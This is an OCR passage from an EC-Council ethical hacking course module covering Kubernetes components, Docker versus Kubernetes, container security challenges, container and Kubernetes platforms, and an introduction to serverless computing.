
- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vs. Docker

- Docker is open source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system
- When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts
- Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers
- Kubernetes can be coupled with any containerization technology such as Docker, Rkt, RunC, and cri-o
- Both Dockers and Kubernetes are based on microservices architecture, and built using the Go programming language to deploy small, lightweight binaries, and YAML files for specifying application configurations and stacks

Kubernetes Deployment



Kubernetes and Docker run together to build and run containerized applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.21: Kubernetes deployment

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Security Challenges

1. Inflow of vulnerable source code
2. Large attack surface
3. Lack of visibility
4. Compromising secrets
5. DevOps speed
6. Noisy neighboring containers
7. Container breakout to the host
8. Network-based attacks
9. Bypassing isolation
10. Ecosystem complexity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

- **Bypassing isolation**

  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.


- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Management Platforms

Docker | Docker is a container platform that helps in building, managing, and securing all the applications and deploying them across cloud environments



- **Amazon Elastic Container Service (ECS)** *https://aws.amazon.com*
- **Microsoft Azure Container Instances (ACI)** *https://azure.microsoft.com*
- **Red Hat OpenShift Container Platform** *https://www.openshift.com*
- **Portainer** *https://www.portainer.io*
- **Rancher** *https://rancher.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Management Platforms

Listed below are various container management platforms:

- **Docker**

  Source: *https://www.docker.com*

  Docker is an independent container platform that helps in building, managing, and securing all applications, from traditional applications to the latest microservices, and deploying them across cloud environments. Docker contains the latest container content library and ecosystem with more than 100,000 container images, which allow developers to create and deploy applications. Docker also features core building blocks, such as Docker Desktop, Docker Engine, and Docker Hub, for easily sharing and managing application stacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.22: Screenshot of Docker


- Amazon Elastic Container Service (ECS) (*https://aws.amazon.com*)
- Microsoft Azure Container Instances (ACI) (*https://azure.microsoft.com*)
- Red Hat OpenShift Container Platform (*https://www.openshift.com*)
- Portainer (*https://www.portainer.io*)
- Rancher (*https://rancher.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Platforms

Kubernetes

Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications



- **Amazon Elastic Kubernetes Service (EKS)**
  https://aws.amazon.com
- **Docker Kubernetes Service (DKS)**
  https://www.docker.com
- **Knative**
  https://cloud.google.com
- **IBM Cloud Kubernetes Service**
  https://www.ibm.com
- **Google Kubernetes Engine (GKE)**
  https://cloud.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Kubernetes**

  Source: *https://kubernetes.io*

  Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications. It also groups different containers that make up an application into several logical units for easy management and discovery. It allows users to take advantage of on-premises, hybrid, or cloud infrastructure to migrate workloads from one place to another. Kubernetes can also deploy and update secrets and application configurations without rebuilding the container images and without exposing secrets in the stack configuration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.23: Screenshot of Kubernetes

- Amazon Elastic Kubernetes Service (EKS) (*https://aws.amazon.com*)
- Docker Kubernetes Service (DKS) (*https://www.docker.com*)
- Knative (*https://cloud.google.com*)
- IBM Cloud Kubernetes Service (*https://www.ibm.com*)
- Google Kubernetes Engine (GKE) (*https://cloud.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Cloud Computing Concepts

2 Container Technology

3 Serverless Computing

4 Cloud Computing Threats

5 Cloud Hacking

6 Cloud Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Serverless Computing?

- Serverless computing also known as serverless architecture or Function-as-a-Service (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed
- Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Serverless Computing?

Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost
- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing

